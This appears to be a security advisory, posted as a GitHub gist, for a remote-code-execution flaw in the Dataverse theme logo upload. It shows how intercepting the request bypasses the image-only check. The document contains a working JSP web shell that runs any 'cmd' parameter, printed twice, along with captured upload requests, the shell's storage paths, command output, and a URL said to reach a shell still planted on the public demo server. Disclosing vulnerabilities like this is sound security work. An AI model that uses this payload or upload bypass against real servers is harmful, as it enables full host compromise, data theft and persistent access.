

Instantly share code, notes, and snippets.

KaiqueFerreiraPeres / **The Dataverse Project - RCE via Unrestricted File Upload.md** Secret

Last active 2 months ago

<> **Code** - Revisions 12

<> **The Dataverse Project - RCE via Unrestricted File Upload.md**

# Security Advisory: Remote Code Execution (RCE) via Unrestricted File Upload

Severity	Status	Affects Version
CRITICAL	Unresolved	All

URL can be tested: <https://demo.dataverse.org/>

URL with exploit (must be deleted): <https://demo.dataverse.org/logos/2677459/abc22.jsp?cmd=uname+-a>

## 1. Description & Impact

### Description

A Critical vulnerability exists in the DataVerse theme customization feature. The application fails to properly validate file uploads on the server side. While the client-side interface restricts uploads to `.jpg` or `.png` extensions, this control is easily bypassed by intercepting the HTTP request and modifying the filename and content.

### Impact

Successful exploitation allows an attacker to upload and execute arbitrary Java server pages (JSP). This leads to **Remote Code Execution (RCE)** under the context of the web server user.

### Potential consequences include:

- Full compromise of the host server.
- Unauthorized access to the application database and sensitive files.
- Lateral movement within the internal network.
- Persistent access through the deployment of web shells.

## 2. Technical Detailing & Evidence


### Attack Vector

Any user with permissions to edit a DataVerse (Administrator, Contributor, Curator, etc.) can access the theme settings and trigger the logo upload functionality.




### Proof of Concept (PoC)

1. **Bypass:** The front-end validation was bypassed by intercepting the upload request using a proxy tool.



2. **Manipulation:** The filename was changed from `abc.png` to `webshell.jsp`, and the binary image data was replaced with a JSP-based command execution payload.



```
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Time Type Direction Method URL
14:37:21 29 Jan 2026 HTTP → Request POST https://hmg.dataverse.com/themeAndWidgets.xhtml?id=46

Request
Pretty Raw Hex Hackvortor
56 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
57 Content-Disposition: form-data; name="jakarta.faces.partial.ajax"
58
59 true
60 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
61 Content-Disposition: form-data; name="jakarta.faces.partial.execute"
62
63 themeWidgetsForm:themeWidgetsTabView:uploadlogo
64 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
65 Content-Disposition: form-data; name="jakarta.faces.source"
66
67 themeWidgetsForm:themeWidgetsTabView:uploadlogo
68 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
69 Content-Disposition: form-data; name="jakarta.faces.partial.render"
70
71 themeWidgetsForm:themeWidgetsTabView
72 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
73 Content-Disposition: form-data; name="
74 themeWidgetsForm:themeWidgetsTabView:uploadlogo"; filename="abc.png"
75 Content-Type: image/png
76
77
78 IHDRG"ÅöšRGB@ÎégAMA±Üa
pHYsÅÃÇo`d]iTXtSnipMetadata{"clipPoints":[{"x":0,"y":0}, {"x":71,"y":0}, {"x":71,"y"
:34}, {"x":0,"y":34}]}%T2(`IDATHC1ð;Å ÅÅo÷ß**!Üø<è3½90'Ï æs9Á`N0'Ï
æS9Á`N0'Ï æs9Á`N0'Ï æs9Á`iÖiú0;ÏIEND@B`
79 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739--
80
```

```

Intercept  HTTP history  WebSockets history  Match and replace  Proxy settings

Intercept on  Forward  Drop

Time      Type      Direction  Method  URL
14:37:21 29 Jan 2026  HTTP      → Request  POST    https://hmg.dataverse. ThemeAndWidgets.xhtml?id=46
14:40:06 29 Jan 2026  HTTP      → Request  POST    https://ads.mozilla.org/v1/ads

Request
Pretty  Raw  Hex  Hackvector

67 themeWidgetsForm:themeWidgetsTabView:uploadlogo
68 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
69 Content-Disposition: form-data; name="jakarta.faces.partial.render"
70
71 themeWidgetsForm:themeWidgetsTabView
72 -----geckoformboundary42a14f6f4f08468dcfe7097e9283c739
73 Content-Disposition: form-data; name="
themeWidgetsForm:themeWidgetsTabView:uploadlogo"; filename="webSHELL.jsp"
74 Content-Type: image/png
75
76 <%@ page import="java.util.*,java.io.*"%>
77 <%
78     if (request.getParameter("cmd") != null) {
79         out.println("Command: " + request.getParameter("cmd") + "<BR>");
80         Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
81         OutputStream os = p.getOutputStream();
82         InputStream in = p.getInputStream();
83         DataInputStream dis = new DataInputStream(in);
84         String disr = dis.readLine();
85         while ( disr != null ) {
86             out.println(disr);
87             disr = dis.readLine();
88         }
89     }
90 %>
91 <form method="GET">
92     <input type="text" name="cmd">
93     <input type="submit" value="Executar">
94 </form>

```

```

Intercept  HTTP history  WebSockets history  Match and replace  Proxy settings

Intercept on  Forward  Drop

Time      Type      Direction  Method  URL
14:40:51 29 Jan 2026  HTTP      → Request  GET     https://hmg.dataverse. /logos/temp/46411906271255344176/webSHELL.jsp
14:40:52 29 Jan 2026  HTTP      → Request  GET     https://ads-img.mozilla.org/v1/images?image_data=CnAKbhmh0dHBzOi8vYWV1wLWFzc2V0LjQ1dHUxYzAuY29t

Request
Pretty  Raw  Hex  Hackvector

1 GET /logos/temp/46411906271255344176/webSHELL.jsp HTTP/1.1
2 Host: hmg.dataverse.
3 Cookie: JSESSIONID=a3235b4d95ee1906724a6b5c3d70
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101
Firefox/147.0
8 Referer: https://hmg.dataverse. /ThemeAndWidgets.xhtml?id=46
13 Te: trailers
14 Connection: keep-alive

```

3. **Exploit:** The new file can be found in


"/logos/temp/46411906271255344176/webSHELL.jsp" or "/logos/46/webSHELL.jsp"



Command: `uname -a`

Linux vm0012021 5.15.0-313.189.5.1.el8uek.x86\_64 #2 SMP Fri Oct 10 11:37:53 PDT 2025 x86\_64 x86\_64 x86\_64 GNU/Linux

Executar



Command: `uname -a`

Linux vm0012021 5.15.0-313.189.5.1.el8uek.x86\_64 #2 SMP Fri Oct 10 11:37:53 PDT 2025 x86\_64 x86\_64 x86\_64 GNU/Linux

Executar

## Malicious Payload (JSP Web Shell)

```
<%@ page import="java.util.*,java.io.*"%>
<%
    if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
            out.println(disr);
            disr = dis.readLine();
        }
    }
%>
<form method="GET">
    <input type="text" name="cmd">
    <input type="submit" value="Execute">
</form>
```